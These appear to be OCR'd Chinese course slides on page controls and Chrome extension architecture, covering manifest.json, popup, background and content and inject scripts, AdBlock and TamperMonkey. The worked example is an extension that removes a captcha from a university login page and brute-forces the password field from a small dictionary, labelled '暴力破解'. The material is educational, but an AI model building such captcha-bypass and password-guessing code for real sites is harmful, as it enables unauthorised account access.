
6.3.1 增加额外操作

- 例子：CSDN，复制内容的结尾增加版权信息

(https://blog.csdn.net/weixin_41943811/article/details/111933295)



CSDN，复制内容的结尾增加版权信息



6.3.2 计时广告


- 例子：腾讯视频的计时广告（https://v.qq.com/）

6.3.3 功能屏蔽

- 例子：百度文库，屏蔽了复制和右键功能

(https://wenku.baidu.com/view/4158f76aaf1ffc4ffe47ac67.html)

百度文库，屏蔽了复制和右键功能



6.3.4 检验登录情况


- 例子：百度文库，非会员继续阅读

(https://wenku.baidu.com/view/0fbea0bef66527d3240c844769eae009591ba24f.html)

6.4 浏览器扩展

- 通过调用浏览器提供的扩展 API 来扩展浏览器功能的一种组件，工作在浏览器层面，使用 HTML + JavaScript + CSS开发
- 浏览器扩展可以看成是一个本地的Web应用。相比普通的Web应用，它可以利用浏览器平台提供的丰富接口，获得更加全面的信息，进行更加复杂的操作
- 使用浏览器扩展可以定制浏览器，进行：页面控制、书签控制、下载控制、窗口控制、标签控制、网络请求控制、各类事件监听、自定义原生菜单、完善的通信机制……
- 各大主流浏览器都提供扩展机制

Chrome扩展


后台页面
(background page)
弹窗页面
(popup)
覆盖页面
(override pages)
配置文件
(manifest.json)
内容脚本
(content script)
后台脚本
(background script)
注入脚本
(injected script)

6.4.1 Chrome扩展的核心关键

- manifest.json：所有和扩展相关的配置，必须放在根目录

```
{
    "manifest_version": 2,
    "name": "yzm_cleaner",
    "version": "1.0",
    "description": "remove yzm in micro ruc",
    "author": "guo",
    "icons":
    {
        "48": "icon.png",
        "128": "icon.png"
    },
    "browser_action":
    {
        "default_icon": "icon.png",
        "default_popup": "popup.html"
    },
    "content_scripts":
    [
        {
            "matches": ["<all_urls>"],
            "js": ["content-script.js"],
            "run_at": "document_end"
        }
    ],
    "background":
    {
        "page": "background.html"

    },
    "permissions":
    [
        "contextMenus",
        "tabs",
        "notifications",
        "webRequest",
        "webRequestBlocking",
        "storage",
        "https://v.ruc.edu.cn/account/login"
    ],
    "web_accessible_resources": ["inject.js"]
}
```

6.4.1 Chrome扩展的核心关键

- 弹窗页面：点击浏览器的右侧图标时打开的一个小窗口网页，焦点离开网页就立即关闭，一般用来做一些临时性的交互

```
// manifest.json
1.  "browser_action":
2.  {
3.    "default_icon": "icon.png",
4.    "default_popup": "popup.html"
5.  },
```

```
// popup.html

1.  <html>
2.  <head>
3.    <meta charset="utf-8"/>
4.    <title>popup</title>
5.  </head>
6.    <body style="width:200px;min-height:100px;">
7.      <p>清除验证码</p>
8.      <button id="pojie">暴力破解</button>
9.      <script type="text/javascript" src="popup.js"
    ></script>
10.   </body>
11. </html>
```


```
// popup.js

1.  var pojie = document.getElementById("pojie");
2.  pojie.addEventListener("click", pojie_submit);
3.  function pojie_submit(){
4.      console.log("click pojie");
5.  }
```

6.4.1 Chrome扩展的核心关键

- 后台页面：是一个常驻的页面，它的生命周期是扩展中所有类型页面中最长的，它随着浏览器的打开而打开，随着浏览器的关闭而关闭，所以通常把需要一直运行的代码放在background里

```
// manifest.json
1.  "background":
2.  {
3.    "page": "background.html"
4.  },
```

```
// background.html
1.  <!DOCTYPE html>
2.  <html>
3.  <head>
4.            <meta charset="utf-8"/>
5.            <title>background</title>
6.  </head>
7.  <body>
8.            <script type="text/javascript"
    src="background.js"></script>
9.            <p>请输入密码字典：</p>
10.           <textarea id="ddd"></textarea></br>
11.           <button id="submit">提交</button>
12. </body>
13. </html>
```



6.4.1 Chrome扩展的核心关键

- content-script： Chrome扩展向页面注入脚本的一种形式，借助content-scripts我们可以实现通过配置的方式轻松向指定页面注入JS和CSS

```
// 向页面注入JS

function injectCustomJs()
{
    jsPath = 'inject.js';
    var temp = document.createElement('script');
    temp.setAttribute('type', 'text/javascript');
    // 获得的地址类似：chrome-extension://ihcokhadfjfchaeagdoclpnjdiokfakg/js/inject.js
    temp.src = chrome.extension.getURL(jsPath);

    temp.onload = function()
    {
        // 放在页面不好看，执行完后移除掉
        this.parentNode.removeChild(this);
    };
    var iframe = document.getElementById("login-iframe")
    iframe.onload = function() {
        iframe.contentWindow.document.body.appendChild(temp);
    }
}

injectCustomJs();
```

content-script.js


6.4.1 Chrome扩展的核心关键

- inject script：向目标页面注入的代码。content-script有一个很大的“缺陷”，也就是无法访问页面中的JS，虽然它可以操作DOM，但是DOM却不能调用它，也就是无法在DOM中通过绑定事件的方式调用。如果要操作目标页面的JS代码，必须通过注入脚本的方式来实现

inject.js

```
function bruteforce()
{
  var form = document.getElementById("login-form");
  var dict = ["123456", "abcd1234", "xxxyyy"];
  for (i = 0; i < dict.length; i++)
  {
      form.password.value = dict[i];
      login_without_yzm();
      sleep(1000);
      alert(dict[i]);
  }
}

document.getElementById("login-submit").onclick = bruteforce;
```

6.4.2 扩展实例


Chrome Web Store - Extensio
chrome.google.com/webstore/category/extensions
chrome web store
Sign in
Search the store
Extensions
Themes
Categories
All
Recommended for you
Accessibility
Blogging
Developer Tools
Fun
News & Weather
Photos
Productivity
Search Tools
Shopping
Social & Communication
Sports
Privacy Policy
Terms of Service
Updated
About Chrome Web Store
TextBlaze
Automate repetitive typing with keyboard shortcuts
Start post
Post
/hi
Start post
Post
Hi! My name is John. How are you doing?
Recommended For You
View all
Google Translate
Google Translate
42,088
Volume Master
Volume Master
24,879
Shimeji Browser Extension
2,354
TINY SKETCH
TinySketch
282
Roblox+
7,145
Tab Manager Plus
Tab Manager Plus for Chrome
727
chrome web store LAUNCHER
Chrome Web Store Launcher (...
1,373
Fidget Spinner
54
Favorites of 2022
View all
https://chrome.google.com/webstore/detail/text-blaze/idgadaccgipmpannjkmfddolnnhmeklj

AdBlock

- 这种URL广告一般是网页中div元素嵌入了一个iframe/image元素，然后加载一个广告链接或者GIF图片
- AdBlock对于页面内容的广告过滤是特定于网站的（事先写好过滤的filter，即过滤规则），对domain字符串的进行精确匹配
- 其作者用JavaScript把这些URL匹配规则映射为了正则表达式，然后再用正则表达式对目标URL进行匹配过滤
- 这类似于哈希表一样，在匹配的时候，按照相同的方法将URL，分成一些keyword，然后通过keyword去找对应的filter，最后再匹配找到的filter。这样就不需要遍历规则表，大大地提高了匹配时间

TamperMonkey


- 油猴本身是一个Chrome扩展，它提供了一种轻量级的页面控制方式，允许用户通过简单提供JavaScript代码的方式，优化网页浏览体验

- 油猴扩展的下载地址

https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjojejmpbldmpobfkfo (Google)

https://addons.mozilla.org/zh-CN/firefox/addon/tampermonkey (Firefox)

TamperMonkey使用实例



拓展

